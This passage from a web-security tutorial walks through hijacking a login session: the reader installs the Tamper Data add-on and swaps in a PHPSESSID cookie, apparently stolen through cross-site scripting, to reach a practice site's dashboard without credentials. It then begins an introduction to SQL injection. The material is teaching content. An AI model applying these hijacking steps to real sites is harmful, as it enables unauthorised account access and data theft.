
Return to dashboard

***Note**: the script could be sending the value to some remote server where the PHPSESSID is stored then the user redirected back to the website as if nothing happened.*


***Note**: the value you get may be different from the one in this tutorial, but the concept is the same*


Session Impersonation using Firefox and Tamper Data add-on

The flowchart below shows the steps that you must take to complete this exercise.



- You will need Firefox web browser for this section and Tamper Data add-on
- Open Firefox and install the add as shown in the diagrams below





Tamper Data 11.0.1 — 11 February 2010


Use tamperdata to view and modify HTTP/HTTPS headers and post parameters...

Tamper Data Icon Redux 1.2 — 18 October 2012

Open Tamper Data with a toolbar icon, an item in the Tools menu, or from an item in t...

Tahoe Data Manager 1.6 — 19 January 2013

- Search for tamper data then click on install as shown above




End-User License Agreement

Tamper Data requires that you accept the following End User License Agreement before installation can proceed:


This is a development and security testing tool, not unlike many others.

You are responsible for how you use it.

- Click on Accept and Install…




Open Tamper Data with a toolbar icon, an item in the Tools menu, or from an item in t...




✓ Tamper Data will be installed after you restart Firefox.

View and modify HTTP/HTTPS headers etc.


- Click on Restart now when the installation completes
- Enable the menu bar in Firefox if it is not shown




- Click on tools menu then select Tamper Data as shown below




- You will get the following Window. Note: If the Windows is not empty, hit the clear button



- Click on Start Tamper menu
- Switch back to Firefox web browser, type http://www.techpanda.org/dashboard.php then press the enter key to load the page
- You will get the following pop up from Tamper Data



- The pop-up window has three (3) options. **The Tamper option allows you to modify the HTTP header information before it is submitted to the server**.
- Click on it
- You will get the following window



http://www.techpanda.org/dashboard.php


Request Header Name	Request Header Value
Host	www.techpanda.org
User-Agent	Mozilla/5.0 (Windows NT 6
Accept	text/html,application/xhtm
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Cookie	PHPSESSID=b27alilqufftm

Post Parameter Name

- Copy the PHP session ID you copied from the attack URL and paste it after the equal sign. Your value should now look like this

PHPSESSID=2DVLTIPP2N8LDBN11B2RA76LM2


- Click on OK button
- You will get the Tamper data popup window again



http://safebrowsing.clients.google.com/safebrowsing/downloads?client=navclient-auto-ffox&appver=24.0...

□ Continue Tampering?

- Uncheck the checkbox that asks Continue Tampering?
- Click on submit button when done
- You should be able to see the dashboard as shown below


Dashboard | Personal Contacts Manager v1.0 - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Dashboard | Personal Contacts Manager ...
www.techpanda.org/dashboard.php
Google
Most Visited
Getting Started
Suggested Sites
Web Slice Gallery
Add New Contact
Log Out

Dashboard | Personal Contacts Manager v1.0

ID	First Name	Last Name	Mobile No	Email	Actions
1	Roderick	Chekoko	9990986	kr@kr.com	Edit
2	Martin	Dawn	111	d@mar.com	Edit
3	Wernie	Ngoma	555	wngoma@wahoo.com	Edit
5	Melody	Kalinda	0758076112	kamel@gmail.com	Edit
6	Smith	Jones	09875465456	sjones@space.com	Edit
10	Dark	Maiden	87635444242	darkmaiden@octupus.ps	Edit

Total Records Count: 6

***Note**: we did not login, we impersonated a login session using the PHPSESSID value we retrieved using cross site scripting*

Summary

- A web application is based on the server-client model. The client side uses the web browser to access the resources on the server.
- Web applications are usually accessible over the internet. This makes them vulnerable to attacks.
- Web application threats include SQL Injection, Code Injection, XSS,

Defacement, Cookie poisoning, etc.

- A good security policy when developing web applications can help make them secure.

SQL Injection Tutorial: Learn with Example

Data is one of the most vital components of information systems. Database powered web applications are used by the organization to get data from customers.SQL is the acronym for Structured Query Language. It is used to retrieve and manipulate data in the database.

What is a SQL Injection?

SQL Injection is an attack that poisons dynamic SQL statements to comment out certain parts of the statement or appending a condition that will always be true. It takes advantage of the design flaws in poorly designed web applications to exploit SQL statements to execute malicious SQL code.

In this tutorial, you will learn SQL Injection techniques and how you can protect web applications from such attacks.

- How to Prevent against SQL Injection Attacks
- Hacking Activity: Use Havji for SQL Injection

How SQL Injection Works

The types of attacks that can be performed using SQL injection vary depending on the type of database engine. **The attack works on dynamic SQL statements**. A dynamic statement is a statement that is generated at run time using parameters password from a web form or URI query string.

Let’s consider a simple web application with a login form. The code for the HTML form is shown below.

```
<form action=‘index.php’ method="post">

<input type="email" name="email" required="required"/>

<input type="password" name="password"/>

<input type="checkbox" name="remember_me" value="Remember me"/>

<input type="submit" value="Submit"/>

</form>
```

HERE,

- The above form accepts the email address, and password then submits them to a PHP file named index.php.
- It has an option of storing the login session in a cookie. We have deduced this from the remember_me checkbox. It uses the post method to submit data. This means the values are not displayed in the URL.

Let’s suppose the statement at the backend for checking user ID is as follows

